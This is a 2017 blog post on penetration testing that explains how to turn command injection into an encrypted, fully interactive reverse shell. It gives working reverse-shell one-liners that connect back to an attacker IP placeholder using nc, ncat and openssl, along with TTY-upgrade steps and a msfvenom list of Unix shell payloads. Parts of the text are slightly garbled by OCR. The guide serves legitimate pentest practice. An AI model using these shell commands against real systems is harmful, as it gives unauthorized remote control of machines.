
Reverse shell and some magic

From simple command injection to comfortable shell

honze Follow
Jul 12, 2017 · 2 min read



Source: Photo by Wynand van Poortvliet on Unsplash

As soon as a system with (remote) code execution is found in a pentest (or in a real attack), a shell is uploaded into the system, either to become an administrator with privilege escalation or to attack further systems via lateral movement. This is a very good starting point for the attacker, since the attacks can now take place “from the inside” instead of “from the outside”.

In many tutorials and unfortunately also in the productive environment, netcat (`nc`) is used to establish a connection between the attacker system and the target system. The attacker starts with `nc -lvp <PORT>` a listener and spawns with `nc -e /bin/sh <ATTACKER-IP> <PORT>` a shell on the target system. The problem is that this connection is unencrypted. All data that is transported via this reverse shell (passwords, keys, personal data, critical company internal information, etc.) are published more or less. This is not acceptable in the field of penetration testing.

The connection for the reverse shell should therefore be encrypted. Although encryption does not protect against an MITM attack, because most of the tools currently do not support certificate pinning, the risk is significantly lower than with an unencrypted connection.

As an alternative to `nc` there is `ncat` . The problem is, however, that ncat is not installed on every Linux just so. That is, It must often be loaded as static binary (GitHub, 3MB!). This is a bit tedious for a long time, but works the same way:

Listener: `ncat --ssl -l <PORT>`

Shell: `ncat --ssl <ATTACKER-IP> <PORT> -c /bin/sh`

As a penetration tester you have a goal: A comfortable as well as a safe shell. For example:

- Autocomplete with tabulator
- Command repeat via arrow keys

- Terminate commands with `CTRL+Z`
- Modern crypto

So I looked for an alternative to `nc` and `ncat` and tried it with `openssl`.

Cryptography

Before the listener can be started, a key pair and a certificate must be generated.

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

Reverse Shell

Listener: `openssl s_server -quiet -key key.pem -cert cert.pem -port <PORT>`

Shell: `mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect <ATTACKER-IP>:<PORT> > /tmp/s; rm /tmp/s`

From sh to bash

Upgrade shell: `SHELL=/bin/bash script -q /dev/null`

Customize terminal

Set terminal: `export TERM=xterm-256color`

Switch to the background with `CTRL+Z`.

Configure local shell: `stty raw -echo`

Change to the foreground with `fg` and reset the TTY with `reset`.

Now it is a full-featured, interactive shell with encryption.

Sources


I based this article on the following sources, which contribute to deeper understanding.

```
oot@kali:~# msfvenom -l payloads |grep "cmd/unix"|awk '{print $1}'
md/unix/bind_awk
```

Upgrading shells to fully interactive TTYs

Generating reverse shell commands Method 1: Python pty module Method 2: Using socat Method 3: Upgrading from netcat…

blog.ropnop.com



```
md/unix/bind_inetd
md/unix/bind_lua
md/unix/bind_netcat
md/unix/bind_netcat_gaping
md/unix/bind_netcat_gaping_ipv6
md/unix/bind_nodejs
md/unix/bind_perl
md/unix/bind_perl_ipv6
md/unix/bind_ruby
md/unix/bind_ruby_ipv6
md/unix/bind_zsh
md/unix/generic
md/unix/interact
md/unix/reverse
md/unix/reverse_awk
md/unix/reverse_bash
md/unix/reverse_bash_telnet_ssl
md/unix/reverse_lua
md/unix/reverse_ncat_ssl
md/unix/reverse_netcat
md/unix/reverse_netcat_gaping
md/unix/reverse_nodejs
md/unix/reverse_openssl
md/unix/reverse_perl
md/unix/reverse_perl_ssl
md/unix/reverse_php_ssl
md/unix/reverse_python
md/unix/reverse_python_ssl
md/unix/reverse_ruby
md/unix/reverse_ruby_ssl
md/unix/reverse_ssl_double_telnet
md/unix/reverse_zsh
```

Hacking Pentesting Privacy Information Security

76 claps

WRITTEN BY

honze

Follow

www.honze.net — 1+1=10 — München

Write the first response

More From Medium

Related reads

How to Upgrade Your XSS Bug from Medium to Critical

Luke Stephens (@hakluke)
May 21 · 5 min read ★

630

Related reads

Waldo Write-up (HTB)

George O in CTF Writeups
Dec 15, 2018 · 8 min read

266

Related reads

Secnotes Write-up (HTB)

George O in CTF Writeups

Jan 20 · 6 min read

274